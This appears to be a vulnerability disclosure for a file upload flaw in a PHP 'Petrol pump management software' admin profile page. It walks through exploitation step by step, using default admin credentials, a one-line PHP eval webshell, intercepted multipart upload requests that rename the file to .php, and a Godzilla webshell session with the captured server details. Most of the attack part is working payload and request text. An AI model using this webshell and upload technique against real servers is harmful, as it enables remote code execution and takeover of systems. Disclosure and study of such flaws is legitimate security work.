Petrol pump management software /admin/app/profile_crud.php has File upload vulnerability

Source code download: https://www.sourcecodester.com/php/17180/petrol-pump-management-software-free-download.html


Vendor Homepage: https://www.sourcecodester.com/php/17180/petrol-pump-management-software-free-download.html

Version: V1.0

Version: 2024/2/18/22:00

Vulnerability Description: File upload vulnerability refers to a vulnerability in which a user uploads a script file that can be executed and obtains the permission of the server through the file.

1、login system (mayuri.infospace@gmail.com/admin)




192.168.160.142/admin/dashboard.php

Alert : I am providing this source c

Sun Jun 09 2024 22:50:38 GMT+0800 (中国标准时间)

For any paid support, Academic Project Development OR Commercial Project Development Contact Mayuri K., on email mayuri.infospace@gmail.com

2、Click on profile to find the profile picture upload point



192.168.160.142/admin/profile.php

Alert : I am providing this source code for Educational Purpose only. Don't Sale or Publish this script with your name. However you can use it for

Sun Jun 09 2024 23:28:15 GMT+0800 (中国标准时间)


Email: mayuri.infospace@gmail.com

User Name: Sevak Petroleum


Mobile Number: 8070807080

Image: 选择文件 未选择任何文件

3、Prepare a script with php code named 11.php.png, upload the file click update and capture the package, change the file name to 11.php and put the package



```
<?php
eval($_POST["pass"]);
```



Settings

Existing Photo

New Photo(file size must be less than 500 x 700 pixel) 11.php.png

Favicon

Title* FuelFlow lite - Developed by Mayuri K.

Existing Photo


New Photo (file size must be less than 500 x 400 pixel) 11.php.png

Google ReCaptcha

Site-key 123


Secret-key 123

```
POST /admin/app/profile_crud.php HTTP/1.1
Host: 192.168.160.142
Content-Length: 744
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.160.142
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryWuo8u8E0dgR6Lje0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.160.142/admin/profile.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=hj6cfhfr5meavd1vanob1rnmud
Connection: close

------WebKitFormBoundaryWuo8u8E0dgR6Lje0
Content-Disposition: form-data; name="email"

mayuri.infospace@gmail.com
------WebKitFormBoundaryWuo8u8E0dgR6Lje0
Content-Disposition: form-data; name="username"

Sevak Petroleum
------WebKitFormBoundaryWuo8u8E0dgR6Lje0
Content-Disposition: form-data; name="mobileno"

8070807080
------WebKitFormBoundaryWuo8u8E0dgR6Lje0
Content-Disposition: form-data; name="old_cat_img"

3.jpg
```



```
Connection: close

------WebKitFormBoundaryWuo8u8E0dgR6Lje0
Content-Disposition: form-data; name="email"

mayuri.infospace@gmail.com
------WebKitFormBoundaryWuo8u8E0dgR6Lje0
Content-Disposition: form-data; name="username"

Sevak Petroleum
------WebKitFormBoundaryWuo8u8E0dgR6Lje0
Content-Disposition: form-data; name="mobileno"

8070807080
------WebKitFormBoundaryWuo8u8E0dgR6Lje0
Content-Disposition: form-data; name="old_cat_img"

3.jpg
------WebKitFormBoundaryWuo8u8E0dgR6Lje0
Content-Disposition: form-data; name="image"; filename="11.php"
Content-Type: image/png

<?php
eval($_POST["pass"]);

------WebKitFormBoundaryWuo8u8E0dgR6Lje0
Content-Disposition: form-data; name="update"


------WebKitFormBoundaryWuo8u8E0dgR6Lje0--
```

4、Check the packet and find that the upload is successful. Use Godzilla verification to directly take down the webshell




```
300    http://192.168.160.142    GET    /assets/images/11.php    200    182    HTML    php
```

Request

```
GET /assets/images/11.php HTTP/1.1
Host: 192.168.160.142
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0
Safari/537.36
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.160.142/admin/dashboard.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=hj6cfhfr5meavd1vanob1rnmud
Connection: close

```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Sun, 09 Jun 2024 15:31:40 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.4
Content-Length: 0

```


Url:http://192.168.160.142/assets/images/11.php Payload:PhpDynamicPayload Cryption:PHP_EVAL_XOR_BASE64 openCache:true useCache:false

```
OsInfo : Windows NT DESKTOP-1B62LFE 10.0 build 19045 (Windows 10) AMD64
CurrentUser : admin
REMOTE_ADDR : 192.168.160.1
REMOTE_PORT : 10799
HTTP_X_FORWARDED_FOR :
HTTP_CLIENT_IP :
SERVER_ADDR : 192.168.160.142
SERVER_NAME : localhost
SERVER_PORT : 80
disable_functions :
Open_basedir :
timezone : Asia/Shanghai
encode :
extension_dir : C:\phpstudy_pro\Extensions\php\php7.3.4nts\ext
systempdir : C:\Users\admin\AppData\Local\Temp/
include_path : .;C:\php\pear
DOCUMENT_ROOT : C:/phpstudy_pro/WWW
PHP_SAPI : cgi-fcgi
PHP_VERSION : 7.3.4
PHP_INT_SIZE : 8
ProcessArch : x64
PHP_OS : WINNT
canCallGzipDecode : 1
canCallGzipEncode : 1
session_name : PHPSESSID
session_save_path : C:\phpstudy_pro\Extensions\tmp\tmp
session_save_handler : files
session_serialize_handler : php
user_ini_filename : .user.ini
memory_limit : 256M
upload_max_filesize : 100M
post_max_size : 100M
max_execution_time : 0
max_input_time : 60
default_socket_timeout : 60
```